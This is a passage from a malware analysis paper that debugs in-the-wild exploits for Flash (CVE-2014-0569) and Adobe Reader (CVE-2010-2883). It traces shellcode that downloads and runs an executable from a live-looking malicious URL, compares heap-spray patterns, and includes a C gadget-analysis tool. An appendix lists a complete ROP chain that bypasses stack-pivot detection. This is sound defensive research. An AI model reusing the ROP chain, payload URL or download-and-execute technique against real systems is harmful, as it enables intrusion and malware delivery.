76b8d693 8365fc00 and dword ptr [ebp-4],0
76b8d697 8b450c mov eax,dword ptr [ebp+0Ch]
76b8d69a 8bd0 mov edx,eax
76b8d69c 8a08 mov cl,byte ptr [eax]
76b8d69e 40 inc eax
1:020> dd esp
0220eba0 01c10272 01c10431 01c104b7 01c104c2
0220ebb0 00000000 00000000 00000000 00000000
0220ebc0 00000000 ffffffff 00000000 01c104e2
0220ebd0 00000000 00000000 00000000 00000000
0220ebe0 ffffffff 00000000 00000005 01c103f5
0220ebf0 01c10405 01c10409 ffffffff 00000000
0220ec00 00000000 00003000 00000004 ffffffff
0220ec10 00000000 00000000 00000000 01c10415
1:020> da (esp+0x4)
01c10431 "C:\Users\n3on\AppData\Local\Temp"
01c10451 "\
1:020> da (esp+0x8)
01c104b7 "stuprt.exe"

```

It loads the library wininet.dll using LoadLibraryA().

```

Disassembly
Offset: eip
76b92856 90 nop
76b92857 90 nop
76b92858 90 nop
kernel32!LoadLibraryExA:
76b92859 ff3541bb476 jmp dword ptr [kernel32!_iimp_LoadLibraryExA (76b41b34)]
76b9285f 90 nop
76b92860 90 nop
76b92861 90 nop
76b92862 90 nop
76b92863 90 nop
kernel32!LoadLibraryA:
68b92864 55 mov edi,edi
76b92866 55 push ebp
76b92867 8bec mov ebp,esp
76b92869 837d0800 cap dword ptr [ebp+8],0
76b9286d 53 push ebx
76b9286e 56 push esi
76b9286f 57 push edi
76b92870 7418 je kernel32!LoadLibraryA+0xaf (76b9286a)
76b92872 88a028b976 push offset kernel32!_string* (76b9286a)
76b92877 ff7508 push dword ptr [ebp+8]

Registers
Customize...
Reg Value
gs 0
fs 3b
es 23
ds 23
edi 1c1047f
esi 1c1047f
ebx 76b92864
edx 33c
ecx 33d
eax 76bf4dd0
ebp 3628e8
eip 76b92864
cs 1b
efl 200217

Command
1:020> dd esp
0220eba8 01c10272 01c104c2 00000000 00000000
0220ebb8 00000000 00000000 00000000 ffffffff
0220ebc8 00000000 01c104e2 00000000 00000000
0220ebd8 00000000 00000000 00000000 00000000
0220ebe8 00000005 01c103f5 01c10405 01c10409
0220ebf8 ffffffff9 00000000 00000000 00003000
0220ec08 00000004 ffffffff6 00000000 00000000
0220ec18 00000000 01c10415 ffffffff4 01c10431
1:020> da poi(esp+0x4)
01c104c2 "wininet.dll"

```

Below we can see that it calls InternetOpenURLA() to download the payload from:

<http://kethanlingtoro.eu/xs3884y132186/lofla1.php>

```

Disassembly
Offset: eip
770cdcbe ffb6cfdffff push dword ptr [ebp-244h]
770cdcf1 e89decfeff call WININET!InternetCloseHandle (770bc87e)
770cdcf6 8b4dfc mov ecx,dword ptr [ebp-4]
770cdcf9 8b85e4dffff mov eax,dword ptr [ebp-21Ch]
770cdcff 5f pop edi
770cd000 899e08010000 mov dword ptr [esi+108h],ebx
770cd006 5e pop esi
770cd007 33cd xor ecx,ebp
770cd009 5b pop ebx
770cd00a e8e35bfdf call WININET!Ordinal1352+0x37f2 (770a37f2)
770cd00f c9 leave
770cd010 c20800 ret 8
770cd013 90 nop
770cd014 90 nop
770cd015 90 nop
770cd016 90 nop
770cd017 90 nop
WININET!InternetOpenURLA:
770cd018 8bff mov edi,edi
770cd01a 55 push ebp
770cd01b 8bec mov ebp,esp
770cd01d 83ec38 sub esp,38h
770cd020 56 push esi
770cd021 6a38 push 38h
770cd023 8d45c8 lea eax,[ebp-38h]
770cd026 6a00 push 0
770cd028 50 push eax
770cd029 e8d55bfdf call WININET!Ordinal1352+0x3804 (770a3804)
770cd02e 83c40c add esp,0Ch
770cd031 8d45c8 lea eax,[ebp-38h]
770cd034 50 push eax
770cd035 e8373bfdf call WININET!GetUrlCacheHeaderData+0xa38 (770a4fd6)
770cd03a ff751c push dword ptr [ebp+1Ch]
770cd03d ff7518 push dword ptr [ebp+18h]

Registers
Customize...
Reg Value
gs 0
fs 3b
es 23
ds 23
edi 1c10487
esi 1c10487
ebx 770cd018
edx a9
ecx 99
eax 770a1924
ebp 3a68c0
eip 770cd018
cs 1b
efl 200217
esp 220ebc4
ss 23
dr0 0
dr1 0
dr2 0
dr3 0
dr6 0
dr7 0
di 487
si 487

Command
1:020> dd esp
0220ebc4 01c10272 00cc0004 01c104e2 00000000
0220ebd4 00000000 00000000 00000000 ffffffff
0220ebe4 00000000 00000005 01c103f5 01c10405
0220ebf4 01c10409 ffffffff9 00000000 00000000
0220ec04 00003000 00000004 ffffffff6 00000000
0220ec14 00000000 00000000 01c10415 ffffffff4
0220ec24 01c10431 c0000000 00000000 00000000
0220ec34 00000002 00000000 00000000 ffffffff2
1:020> da poi(esp+0x8)
01c104e2 "http://kethanlingtoro.eu/xs3884y"
01c10502 "132186/lofla1.php"

```

We can confirm that this is the same URL captured in the PCAP file as shown below:

```

Stream Content
...L..L..d..p..Ca?.....d...k...|...k...7..bOH.....{S...>..IV...<..Y...<..?..9..5..}...K...
%..q..eb...%w.t...gy.....e..A.....S8.....@.....GET /xs3884y132186/lofla1.php HTTP/1.1
Host: kethanlingtoro.eu

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 30 Oct 2014 02:40:14 GMT
Content-Type: application/octet-stream
Content-Length: 93184
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Accept-Ranges: bytes
Content-Disposition: inline; filename=e54519869c1ab41414633577.exe

MZ.....@.....!L.!This program cannot be run in DOS mode.

```

This payload would be saved in the file:
C:\Users\n3on\AppData\Local\Temp\stuprt.exe and executed.

In this way, we can analyze the ROP payload and shellcode using a debugger.

Now, let us look at another way of analyzing this payload.

We know that once we break at the call to toString() method of the Sound Object, it will redirect the control flow to a stack pivot gadget. In our case, attacker was able to control the value of eax and the data present at that location.

We can dump the ROP payload + shellcode from memory into a file.

As shown below, we can use the writemem command to dump approximately 0x1500 bytes of shellcode from memory into the file, rop.txt

```
Command
1:021> u edx
Flash32_15_0_0_167+0x205bb:
5e8805bb 94          xchg    eax,esp
5e8805bc c3          ret
5e8805bd 84db       test    bl,bl
5e8805bf 7504       jne     Flash32_15_0_0_167+0x205c5 (5e8805c5)
5e8805c1 3c2c       cmp     al,2Ch
5e8805c3 752d       jne     Flash32_15_0_0_167+0x205f2 (5e8805f2)
5e8805c5 c60600     mov     byte ptr [esi],0
5e8805c8 51         push   ecx
1:021> dd eax
081ab000 5e861193 5e861193 5e861193 5e861193
081ab010 5e861193 5e861193 5e861193 5e861193
081ab020 5e861193 5e861193 5e861193 5e861193
081ab030 5e861193 5e861193 5e861193 5e861193
081ab040 5e861193 5e861193 5e861193 5e861193
081ab050 5e861193 5e861193 5e861193 5e861193
081ab060 5e861193 5e861193 5e861193 5e861192
081ab070 5e8805bb 5e8c1478 5e8c1478 5e8c1478
1:021> .writemem rop.txt eax eax+0x1500
Writing 1501 bytes...
```

Next, we write a C Program, to print the list of DWORDs dumped in rop.txt

Also, it is important to save the base address of Flash32_15_0_0_167.ocx at the time of dumping the ROP payload (Since this module is ASLR enabled and we would need the base address to calculate the RVAs of the ROP gadgets).

Using the C code I wrote previously, we can find the opcodes corresponding to the ROP gadgets in rop.txt.

The complete ROP chain to bypass stack pivot detection is provided in Appendix II.

Heap Spray Patterns

Since ROP is used along with Heap Spraying techniques, I also wanted to discuss about the difference in heap spraying patterns between the two exploits (CVE-2010-2883 and CVE-2014-0569). In the first case, for the malicious PDF, after we break at the first ROP gadget in the debugger, let us perform heap analysis.

CVE-2010-2883 (Malicious PDF)

```
!heap -stat
```

```

Command
0:000> !heap -stat
_HEAP 00390000
  Segments      00000005
  Reserved bytes 00f10000
  Committed bytes 00c5f000
  VirtAllocBlocks 00000001
  VirtAlloc bytes 039c0000
_HEAP 038c0000
  Segments      00000001
  Reserved bytes 00100000
  Committed bytes 00100000
  VirtAllocBlocks 00000000
  VirtAlloc bytes 00000000
_HEAP 00150000
  Segments      00000001
  Reserved bytes 00100000
  Committed bytes 00044000
  VirtAllocBlocks 00000000
  VirtAlloc bytes 00000000
_HEAP 00360000
  Segments      00000001
  Reserved bytes 00010000
  Committed bytes 0000e000
  VirtAllocBlocks 00000000
  VirtAlloc bytes 00000000

```

We can see that the Heap allocated at 00390000 has the maximum number of committed bytes.

Let us now analyze this heap further:

```
0:000> !heap -stat -h 00390000
```

```

Command
0:000> !heap -stat -h 00390000
heap @ 00390000
group-by: TOTSIZE max-display: 20
size  #blocks  total  ( %) (percent of total busy bytes)
fefec 1f0 - 1ee0d940 (97.57)
fe28 1d - 1cca88 (0.36)
100002 1 - 100002 (0.20)
660 185 - 9afe0 (0.12)
890 110 - 91900 (0.11)
578 1a8 - 90ec0 (0.11)
70454 1 - 70454 (0.09)
2013 28 - 502f8 (0.06)
c1c 53 - 3ed14 (0.05)
41c f0 - 3da40 (0.05)
356d0 1 - 356d0 (0.04)
2c78e 1 - 2c78e (0.03)
ce54 3 - 26afc (0.03)
181c 18 - 242a0 (0.03)
e34 26 - 21bb8 (0.03)
21426 1 - 21426 (0.03)
1001c 2 - 20038 (0.02)
20002 1 - 20002 (0.02)
20000 1 - 20000 (0.02)
e0a8 2 - 1c150 (0.02)

```

As shown above, we have 0x1f0 blocks with a size of 0xfefec bytes. This is a very consistent allocation pattern and a good indicator of heap spray.

Let us enumerate all the heap chunks which have a size of 0xfefec bytes.

```

0:000> !heap -flt s fefec
  _HEAP @ 150000
  _HEAP @ 250000
  _HEAP @ 260000

```

```
_HEAP @ 360000
_HEAP @ 390000
_HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
invalid allocation size, possible heap corruption
039c0018 1fdfd 0000 [0b] 039c0020 fefec - (busy VirtualAlloc)
```

If we dump the memory at address, 0x039c0020, we can see our NOP pattern:

```
0:000> dd 039c0020
039c0020 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0030 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0040 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0050 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0060 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0070 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0080 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0090 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
```

This pattern is a good indicator of heap spray and is used by security softwares such as EMET to detect heap spray.

CVE-2014-0569 (Malicious SWF)

If we check the heap chunks allocated in the case of second exploit, we can see that there is no consistent pattern:

After we break at the stack pivot gadget, let us perform the heap analysis:

```
0:000> !heap -stat
_HEAP 00900000
  Segments      00000001
  Reserved bytes 00100000
  Committed bytes 00100000
  VirtAllocBlocks 00000000
  VirtAlloc bytes 00000000
_HEAP 00150000
  Segments      00000001
  Reserved bytes 00100000
  Committed bytes 00082000
  VirtAllocBlocks 00000000
  VirtAlloc bytes 00000000
```

The above 2 chunks have the maximum number of committed bytes.

For the heap at 0x00900000


```
0:000> !heap -stat -h 00900000
```

```
heap @ 00900000
group-by: TOTSIZE max-display: 20
size #blocks total (%) (percent of total busy bytes)
```

There are no statistics provided by windbg for this heap.

Let us check the next heap,

```
0:000> !heap -stat -h 00150000
heap @ 00150000
group-by: TOTSIZE max-display: 20
size #blocks total (%) (percent of total busy bytes)
8000 1 - 8000 (7.52)
20 31d - 63a0 (5.85)
57f0 1 - 57f0 (5.17)
4ffc 1 - 4ffc (4.70)
614 c - 48f0 (4.28)
3980 1 - 3980 (3.38)
388 10 - 3880 (3.32)
2a4 13 - 322c (2.95)
800 6 - 3000 (2.82)
580 8 - 2c00 (2.58)
```



```
Command
0:000> !heap -stat -h 00150000
heap @ 00150000
group-by: TOTSIZE max-display: 20
size #blocks total (%) (percent of total busy bytes)
8000 1 - 8000 (7.52)
20 31d - 63a0 (5.85)
57f0 1 - 57f0 (5.17)
4ffc 1 - 4ffc (4.70)
614 c - 48f0 (4.28)
3980 1 - 3980 (3.38)
388 10 - 3880 (3.32)
2a4 13 - 322c (2.95)
800 6 - 3000 (2.82)
580 8 - 2c00 (2.58)
200c 1 - 200c (1.88)
2000 1 - 2000 (1.88)
d8 21 - 1bd8 (1.64)
1800 1 - 1800 (1.41)
1530 1 - 1530 (1.24)
e0 18 - 1500 (1.23)
1424 1 - 1424 (1.18)
1378 1 - 1378 (1.14)
928 2 - 1250 (1.08)
120c 1 - 120c (1.06)
```

Here also we can see no consistent pattern.

This means, in the case of second exploit, the heap spray detection logic of security softwares like EMET will not work.

Since the second exploit sprays AS3 Flash Vector Objects in the memory address space of the process, we can check these objects:

```
03f4d000 000003fe 03162000 0beedead 0000027f ..... .....
```

```
03f4f000 000003fe 03162000 0beedead 00000280 .....  
03f51000 000003fe 03162000 0beedead 00000281 .....  
03f53000 000003fe 03162000 0beedead 00000282 .....  
03f55000 000003fe 03162000 0beedead 00000283 .....  
03f57000 000003fe 03162000 0beedead 00000284 .....  
03f59000 000003fe 03162000 0beedead 00000285 .....  
03f5b000 000003fe 03162000 0beedead 00000286 .....  
03f5d000 000003fe 03162000 0beedead 00000287 .....
```

Here, 0x3fe is the length of the Vector Object.

In most of the recent exploits, the flow is as shown below:

1. Flash Vector Objects are sprayed using the ActionScript code of malicious SWF file.
2. Vulnerability (for instance, UAF) is triggered such that it allows us to modify the value at a memory address.

As an example, in CVE-2014-0322, we had the UAF crash at:

```
inc dword ptr ds:[eax+0x10]
```

If the attacker can point the address, [eax+0x10] to the length field of a sprayed Vector Object, we could increment the length.

3. By increasing the length of a vector object, we can now add a new element to the Vector Object array. However, since bound checking is performed in ActionScript, this new element assigned to the Vector Object would overwrite the length of the next vector object in memory. So, the exploit would set this to a large value to gain arbitrary read access of the process address space.

Also, in all these exploits, the control flow has some common attributes as shown below:

1. Length of the Vector Object is set to 0x3fe
2. Due to the way Flash AS3 vector objects are allocated in memory, they are aligned at 0x1000 bytes of memory.
3. They all corrupt the VTable of Sound Object and later call toString() method to gain control of program flow.

As a result of this, it is important to detect such type of Vector Object spraying.

Conclusion

We can see that as new exploit detection techniques are added to security softwares, the exploits become more complex in nature.

It is also evident that exploits in the wild have started becoming more aware of the detection techniques and attempt to bypass them.

After reading this paper, you should be able to analyze the ROP payloads in the exploits in depth.

Appendix I

```
#include<stdio.h>
#include<windows.h>
#include<psapi.h>
/*
ROP Gadget Analyzer
Author: Sudeep Singh
*/

// Compile this code using: cl /TC rop.c /link psapi.lib

int main(int argc,char**argv)
{
    FILE *fp;
    FILE *rop;
    HMODULE hm;
    MODULEINFO modinfo={0};
    int i=0;
    int j=0;
    int popctr=0;
    char* buffer[4];

    if(argc !=4)
    {
        printf("usage: rop.exe <path to module><shellcode
file><output file>\n");
        exit(0);
    }

    hm = LoadLibrary(argv[1]);
    printf("Base address of module is: %x\n", hm);

    GetModuleInformation(GetCurrentProcess(),
hm,&modinfo,sizeof(modinfo));

    printf("Size of the image is: %x\n", modinfo.SizeOfImage);

    fp = fopen(argv[2],"rb");
    rop = fopen(argv[3],"w");

    // Comment the below line if your shellcode does not have a Byte
Order Mark

    fseek(fp,2, SEEK_SET);

    printf("Searching for ROP gadgets\n");

    while(i<100)
    {
        i++;
        if(popctr >0)
        {
```

```

while(popctr !=0)
{
    fread(buffer,1,4, fp);
    fwrite(buffer,1,4, rop);
    popctr--;
}
continue;
}

    fread(buffer,1,4, fp);

if(((int)(*buffer)<(int) hm)||((int)(*buffer)>(int) hm +
modinfo.SizeOfImage))
{
    fwrite(buffer,1,4, rop);
continue;
}

    printf("\nRop Gadget: %x\n",*buffer);

    j=0;

while(1)
{
if((unsigned)(unsignedchar)(*(*buffer+j))==0xc2)
{
    fwrite((*buffer+j),1,1, rop);
    fwrite((*buffer+j+1),1,1, rop);
break;
}
elseif((unsigned)(unsignedchar)(*(*buffer+j))>=0x58&&(unsigned)(unsignedchar)(*(*buffer+j))<=0x5f)
{
    popctr++;
    fwrite((*buffer+j),1,1, rop);
}
elseif((unsigned)(unsignedchar)(*(*buffer+j))==0xc3)
{
    fwrite((*buffer+j),1,1, rop);
break;
}
else
{
    fwrite((*buffer+j),1,1, rop );
}
    j++;
}
}

    fclose(fp);
    fclose(rop);
}

```

Appendix II

The complete ROP Chain used in CVE-2014-0569, which can bypass stack pivot detection. I have provided the relevant comments as well.

0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741192 = pop ecx/retn;
0x5d7605bb = xchg eax, esp;retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d7c2e45 = push eax/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x143 ; This is the number of
DWORDs of second stage shellcode to be copied to newly allocated memory region
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn

0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x60dd4b8 ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x10788d60 ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d7c2e45 = push eax/retn;

```

0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                     ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x9090ee87                                     ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                     ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                     ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x41414141                                     ; Padding
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                     ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                     ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0xc3044889                                     ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                     ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn

```

0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d7c2e45 = push eax/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x90909090
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x41414141 ; Padding
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn

```

0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0xc3084889                                     ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                     ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                     ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d7c2e45 = push eax/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                     ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x9090a5f3                                     ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                     ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                     ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x41414141                                     ; Padding
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn

```

```

0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0xc30c4889 ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x40 ; Memory Protection
(PAGE_EXECUTE_READWRITE)
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x1000 ; Type of Memory region
(MEM_COMMIT)
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn

```

```

0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x1000 ; Size of Memory Region
to be allocated
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741193 = ret;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x76b905f4 ;
kernel32!VirtualAllocStub
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7605bb = xchg eax, esp;retn ; Second Stack
Pivot which is used to call VirtualAllocStub

```